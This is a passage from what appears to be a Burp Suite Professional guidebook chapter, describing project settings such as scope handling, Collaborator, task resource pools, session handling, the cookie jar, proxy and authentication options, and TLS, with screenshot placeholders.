


Figure 3.33 – Target scope

- **Out-of-scope request handling**:

  This setting, when turned on, will have Burp Suite drop any requests that are not in scope, even if they're requested within the browser. For most testers, the default configuration is fine:




Figure 3.34 – Out-of-scope request handling

The Project | Project | Collaborator tab

Burp Suite Collaborator is a feature of Burp Suite Professional that provides the tester with access to an external server for capturing DNS and/or HTTP requests made by internal target servers. This is a very powerful feature for an attacker because many vulnerabilities can be proven using Collaborator. Such vulnerabilities include **server-side request forgery** (**SSRF**), data exfiltration via **cross-site scripting** (**XSS**), cookie stealing, and many more. Most testers use the PortSwigger-provided Collaborator server, but you can also configure your own in this setting and use that instead. See *Chapter 11* for more details on how to use **Burp Collaborator server**:




Figure 3.35 – Burp Collaborator server

This section has a button for running a health check. Clicking **Run health check** allows you to check your connectivity to all the external services offered on the external **Collaborator** server:




Figure 3.36 – Burp Collaborator Health Check

The Project | Project | Tasks tab

Under the **Tasks** tab, a tester has the following options:

- **Resource pools**:

  Resource pools are threads that are available to intruder and scanning tasks. This setting allows you to create custom resource pools of lower concurrent requests (threads) as well as throttle request timing. The use of the default setting is completely dependent on the target application's ability to handle multiple requests at the same time. If you are in doubt, create a custom resource pool with less than 10 concurrent requests:




Figure 3.37 – Resource pools

- **New task auto-start**:

  Tasks are autonomous scans you can run in the background. This setting allows you to configure whether you wish for those tasks to auto-start as soon as you create them. For most testers, the default configuration is fine:




Figure 3.38 – New task auto-start

- **Schedule tasks**:

  If you wish to schedule your tasks, this setting allows you to set the date, time, and frequency for specific tasks to start and stop:




Figure 3.39 – Schedule tasks

The Project | Project | Logging tab

The **Logging** tab allows you to specify which tools will log their requests and/or responses to a file. If selected, the user will be prompted for a filename and location to save the log file on the local machine. For most testers, this feature is usually not used:




Figure 3.40 – Logging

The Project | Sessions tab

See *Chapter 10* for more recipes on how to use the functionality contained within the **Sessions** tab. The **Sessions** tab consists of the **Session handling rules**, **Cookie jar**, and **Macros** areas.

Under the **Sessions** tab, a tester has the following options:

- **Session handling rules**: This area allows you to configure customized session handling rules while assessing a web application. By default, Burp Suite captures and uses all cookies seen in the HTTP traffic and saves them inside the **Cookie jar** area:




Figure 3.41 – Session handling rules

- **Cookie jar**: The **Cookie jar** area provides a list of cookies, their respective domains and paths, and name/value pairs captured by Burp Suite Proxy (by default). Cookies inside the **Cookie jar** area are also editable:




Figure 3.42 – Cookie jar

- **Macros**: The **Macros** section allows testers to script requests/responses previously performed to automate activities while they're interacting with the target application:




Figure 3.43 – Macros

The Project | Network tab

The **Network** tab offers controls for the **Connections**, **TLS**, and **HTTP** areas.

The Project | Network | Connections tab

The **Connections** tab allows a tester to control specific interactions such as authentication and proxy servers:

- **Platform authentication** allows you to automate how Burp Suite can authenticate against target platforms. The default setting of this feature is at the **User setting** level:




Figure 3.44 – Platform authentication

If the **Project setting** level is desired, you must use the slider on the left to activate **Override options for this project only**:




Figure 3.45 – Platform authentication override settings

After clicking the **Add** checkbox, you will be presented with a table of authentication options (that is, **Basic**, **NTLMv2**, or **NTLMv1**) to be used against the target platform. The destination host is commonly set to the wildcard (*) character and the credentials and domain must be known beforehand:




Figure 3.46 – Add platform authentication credentials

- The **Timeouts** area allows you to specify timeout thresholds when Burp Suite attempts connections to target applications. For most testers, the default configuration is fine:




Figure 3.47 – Timeouts

- The **Upstream proxy servers** setting allows you to identify any upstream proxy servers to reach the target application. The default setting of this feature is at the **User setting** level:




Figure 3.48 – Upstream proxy servers

If the **Project setting** level is desired, you must use the slider on the left to activate **Override options for this project only**:




Figure 3.49 – Override settings for upstream proxy servers for the Project setting level

After clicking the checkbox to override the user's options, you will be presented with a table for enabling upstream proxy options specific to this project. Clicking the **Add** button will display a pop-up box called **Add upstream proxy rule**. This rule is specific to the target application's environment. This feature is very helpful if the target application's environment is fronted with a web proxy that requires a different set of credentials than the application login:




Figure 3.50 – Adding details for an upstream proxy rule

- **Hostname resolution overrides** allows you to add host entries similar to a host file on a local machine to override the **Domain Name System** (**DNS**) resolution:




Figure 3.51 – How to add hostname resolutions

- **SOCKS proxy** allows Burp Suite to reach a target via a **SOCKS proxy** configuration. The default setting of this feature is at the **User setting** level:




Figure 3.52 – SOCKS proxy

If the **Project setting** level is desired, you must use the slider on the left to activate **Override options for this project only**:




Figure 3.53 – Overriding the SOCK project settings for the Project setting level

The Project | Network | TLS tab

The options under the **TLS** tab allow you to configure certificates and various TLS-related settings. The **TLS negotiation**, **Client TLS certificates**, and **Server TLS certificates** areas can be found here:

- **TLS negotiation**:

  When Burp Suite communicates with a target application over TLS, this option allows you to use preconfigured ciphers or specify different ones:

